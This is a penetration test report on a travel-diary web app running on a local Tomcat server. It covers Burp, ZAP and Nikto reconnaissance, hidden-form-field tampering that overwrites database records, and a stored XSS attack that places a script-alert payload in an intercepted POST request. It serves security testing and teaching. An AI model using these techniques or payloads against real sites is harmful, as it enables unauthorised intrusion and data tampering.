Penetration Test Report

Diary for travelers


Table of contents

Attack narrative

Mapping the application

Enumerating Content and Functionality

Browsing the entire content of the web application with Burp and OWASP ZAP as a local proxies.


Applications
Places
burp-StartBurp
Mon 12:48
1
Burp Suite Community Edition v1.7.33 - Temporary Project
Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
Site map Scope
Request Response
Raw Headers Hex HTML Render
? < + >
Type a search term
0 matches


Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

```
▼ http://192.168.0.136:8080
  ▼ books
      list
    logout
  ▼ media
      list
  ▼ posts
    ▼ list
        language=cs_CS
        language=en_US
        language=ru_RU
    ▼ pagination-posts
        {"searchCriteria":{"BY_TEXT":"ghh"},"pagination":{},"postSo
        {"searchCriteria":{"BY_USER_ID":14},"pagination":{},"postSo
    ▼ sight
        19
        20
        21
        25
        49
        51
    ▼ single-post
        27
        31
        32
      ▸ 33
  ▼ resources
      css
    ▼ gmaps
        gmaps.js
    ▼ jQueryPagination
        jquery.twbsPagination.min.js
    ▼ jquery-ui
      ▼ external
        ▼ jquery
            jquery.js
        jquery-ui.min.js
    ▼ js
```

Host	Method	URL	Params	Status ▲	Length
http://192.168.0.136:8080	GET	/posts/single-post/33		200	5035
http://192.168.0.136:8080	GET	/posts/single-post/33?la...	✓		
http://192.168.0.136:8080	GET	/posts/single-post/33?la...	✓		
http://192.168.0.136:8080	GET	/posts/single-post/33?la...	✓		

```
      <div class="container">
        <div class="row">
          <div class="col-lg-8">
            <div class="span8">
              <h1>The church of St. Bartholomew at Rakovník</h1>
              <p id="post-text">
              <p>
                <span id="result_box" class="" lang="en">
                  <span class="">The church of St. Bartholomew is the
largest dominant of the whole square.</span>
                  <span class="">It stands on the eastern side of the
square on a place where the Church of Sts.</span>
                  <span class="">Nicholas stood, which was seriously
damaged in 1422 in Hussite storms.</span>
                  The church was rebuilt at the edge of the 15th and 16th
centuries and dedicated to St. Bartolomeu. It is a late Gothic stone
building, consisting of three ships and has very rich interior.</span>
              </p>
              <p>
                <span class="" lang="en">
                  <img
src="https://pp.userapi.com/c617216/v617216729/14dab/ehjWF5E0kGw.jpg"
alt="Mari&aacute;nsk&yacute; sloup" width="682" height="1024" />
                </span>
              </p>
            </p>
            <div>
              <span class="badge badge-success">
```

Figure 1: Basic structure of web application Diary for travelers




Filter: Hiding not found items; hiding CSS, image and general binary content; hiding 4xx responses; hiding empty folders

Host	Method	URL	Params	Status	Length
http://192.168.0.136:8080	POST	/posts/pagination-posts	✓	200	424

```
POST /posts/pagination-posts HTTP/1.1
Host: 192.168.0.136:8080
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101
Firefox/52.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.0.136:8080/posts/list
Content-Type: application/json; charset=utf-8
X-XSRF-TOKEN: 9fec44f7-e834-4a36-a79e-cb4239767bb5
X-Requested-With: XMLHttpRequest
Content-Length: 72
Cookie: JSESSIONID=F619670910326B123655981EEABF02D1;
XSRF-TOKEN=9fec44f7-e834-4a36-a79e-cb4239767bb5
Connection: close

{"searchCriteria":{"BY_TEXT":"ghh"},"pagination":{},"postSortType":null}
```

Figure 2: Discovering functional paths by Burp



```
GET:robots.txt
▸ sights
  GET:sitemap.xml
▾ users
    GET:forgot-password
    GET:forgot-password(language)
    GET:login
    GET:login(language)
    POST:login(language)(password,username)
    POST:login(password,username)
    POST:reset-password(_csrf,email)
    GET:reset-password(language)
    GET:signup
    GET:signup(confirm_password,email,language,password,username)
    GET:signup(confirm_password,email,password,username)
    GET:signup(language)
```

Welcome to the OWASP Zed At

ZAP is an easy to use integrated penetration testing tool for finding v

Please be aware that you should only attack applications that you ha

To quickly test an application, enter its URL below and press 'Attack'.

URL to attack: http://

Attack | Stop

Progress: Not started

For a more in depth test you should explore your application using y

Explore your application: Launch Browser | Chrome

Progress: 0: http://192.168.0.136:8080 | 100% | Current Scans: 0 | URLs Found: 147 | Nodes Added: 42


Processed	Method	URI	Flags
●	POST	http://192.168.0.136:8080/sights/gmap?country_code&l...	
●	POST	http://192.168.0.136:8080/users/reset-password	
●	GET	http://192.168.0.136:8080/users/reset-password?langua...	
●	GET	http://192.168.0.136:8080/users/reset-password?langua...	
●	GET	http://192.168.0.136:8080/users/reset-password?langua...	
●	POST	http://192.168.0.136:8080/logout	

Alerts 0 0 3 0 Current Scans 0 0 1 0 0 0 0

Figure 3: Discovering user’s functionality by OWASP ZAP

Discovering the Web Server

Vulnerabilities may exist at the web server layer that enable you to discover content and functionality that are not linked within the web application itself [1].



```
root@kali:~# nikto -host 192.168.0.136 -port 8080
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.136
+ Target Hostname:    192.168.0.136
+ Target Port:        8080
+ Start Time:         2018-05-28 13:16:12 (GMT-4)
---------------------------------------------------------------------------
+ Server: No banner retrieved
+ Cookie XSRF-TOKEN created without the httponly flag
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS, PATCH
+ OSVDB-397: HTTP method ('Allow' Header): 'PUT' method could allow clients to s
ave files on the web server.
+ OSVDB-5646: HTTP method ('Allow' Header): 'DELETE' may allow clients to remove
 files on the web server.
+ HTTP method: 'PATCH' may allow client to issue patch commands to server. See R
FC-5789.
+ OSVDB-3233: /manager/manager-howto.html: Tomcat documentation found.
+ /manager/html: Default Tomcat Manager / Host Manager interface found
+ /manager/status: Default Tomcat Server Status interface found
+ 7537 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:           2018-05-28 13:19:00 (GMT-4) (168 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
root@kali:~# 
```

Figure 4: Using Nikto tool for scanning application’s web server

The Diary for travelers is running on Tomcat server. Together with JSESSIONID cookies which is received from web application scanning, it’s possible to make a conclusion that Diary for travelers is created by Java and deployed on Tomcat.

NMap scanning

Database, application file structure, hidden content, web server version

Discovering Hidden Content

Attack plan

After getting basic understanding of the structure, functionality and technologies of the web application Diary for travelers it’s possible to create an attack plan:


- Client-side validation: if checks are replicated on the server side
- SQL injection
- Cross-site scripting
- Login functionality: username enumeration, weak passwords, ability to use brute force login credentials
- Session: predictable tokens, insecure handling of tokens, session hijacking, capture of sensitive data
- Informative error messages

- Weaknesses of application components: known vulnerabilities and configuration weaknesses

Bypassing Client-Side Controls

Hidden Form Fields

Diary for travelers uses hidden HTML form fields to store some extra information that doesn’t have any visual representation. This extra information is sent back to the server when the user submits the form. It can cause a security flaw.
When logged in user updates sight information on the map, application uses hidden form field for storing sight ID.



Sight details

All form fields are required.

Country: Country


Label: Pardubice

Description: Vypravej

```
<legend>Sight details</legend>
<p class="validateTips">All form fields are required.</p>
<input type="hidden" name="sight_id" value="49" id="sight_id"> == $0
<input type="hidden" name="lat" value="50.03431" id="lat">
<input type="hidden" name="lng" value="15.781199" id="lng">
<input type="hidden" name="country_code" value="CZ" id="country_code">
<!-- Text input-->
▶<div class="form-group">…</div>
<!-- Text input-->
▶<div class="form-group">…</div>
<!-- Text input-->
▶<div class="form-group">…</div>
▶<div class="form-group">…</div>
</fieldset>
</form>
```

Picture: Assigning to hidden filed another value

If change this sight ID to another one, current sight will be ‘removed’ by assigning to it information of another sight.



```
SELECT * FROM public.countries_sights
ORDER BY sight_id ASC
```

	sight_id [PK] integer	sight_label character varying (100)	country_code character varying (2)	img_url character varying (100)	description character varying (300)	map_coord_x real	map_coord_y real
2	20	Liberec	CZ	[null]	I love this city	50.7663	15.0543
3	21	Staroměstská	CZ	[null]	Old town	50.0883	14.4154
4	24	Berlin	DE	[null]	The city of freedom	52.52	13.405
5	25	Lviv	UA	[null]	Ukrainian Prague :)))))	49.8397	24.0297
6	26	Myrgorod	UA	[null]	Resort town with mineral ...	49.9627	33.6053
7	27	Olsany	CZ	[null]	Olsany	50.0805	14.4667
8	28	Leipzig	DE	[null]	Some new place	51.3397	12.3731
9	29	Kyiv	UA	[null]	The capital of Ukraine	50.4501	30.5234
10	48	Brno	CZ	[null]	Brno	49.1951	16.6068
11	49	Pardubice	CZ	[null]	Vypravej	50.0343	15.7812
12	50	Івано-Франківськ	UA	[null]	Івано-Франківськ	48.9226	24.7111
13	51	Brno	CZ	[null]	A v Brne uz to je	49.1951	16.6068


Picture: A sight with ID 51 was overrode by sight with ID 48

Solving hidden form fields issue

Any web application should avoid transmitting sensitive data via the
client. It is always possible to store such data on the server and reference it directly from server-side logic when needed. If no alternative but to transmit critical data via the client, the data should be signed and/or encrypted [1].

Script-Based Validation

If submit the segment of JavaScript code as a text of a new post, it will be stored in database without any user's input sanitization.



<script>alert('ok');</script>

by kverchi 08/10/2018 16:56


<script>alert('ok');</script>

Sight: Liberec

Picture: Result of submitting a piece of JavaScript code

Probably there is some template engine escapes html and JS tags, so it's impossible to reproduce stored XSS attack. But there is a stored XSS attack in this web application [2].

As can be seen from various HTML text formatting in posts, the template engine doesn’t escape tags in posts’ description and text. If try to inject some JS code in text editor while creating/updating a post, editor will encode JS tags. But it’s possible to cancel this encoding with any proxy interceptor.




```
POST http://192.168.0.136:8080/posts/save-post HTTP/1.1
User-Agent: Mozilla/5.0 (X11; Linux i686; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Referer: http://192.168.0.136:8080/posts/edit/34
Content-Type: application/json; charset=utf-8
X-XSRF-TOKEN: c8846ff2-e59b-474c-a436-7a5f53f1f1b9
X-Requested-With: XMLHttpRequest
Content-Length: 159
Cookie: JSESSIONID=06989023BF9FA655DD7886BB0B8C3A3A; XSRF-TOKEN=c8846ff2-e59b-474c-a436-7a5f53f1f1b9
Connection: keep-alive
Host: 192.168.0.136:8080
```

```
{"postId":"34","title":"<script>alert('ok');</script>","description":"<p>&lt;script&gt;alert('ok');&lt;/script&gt;</p>","text":
"<script>alert('ok');</script>"}
```

Picture: Updating the HTTP request with OWASP ZAP interception tool

After that, when this post is opened the stored XSS attack will be executed.



localhost:8080 says

ok

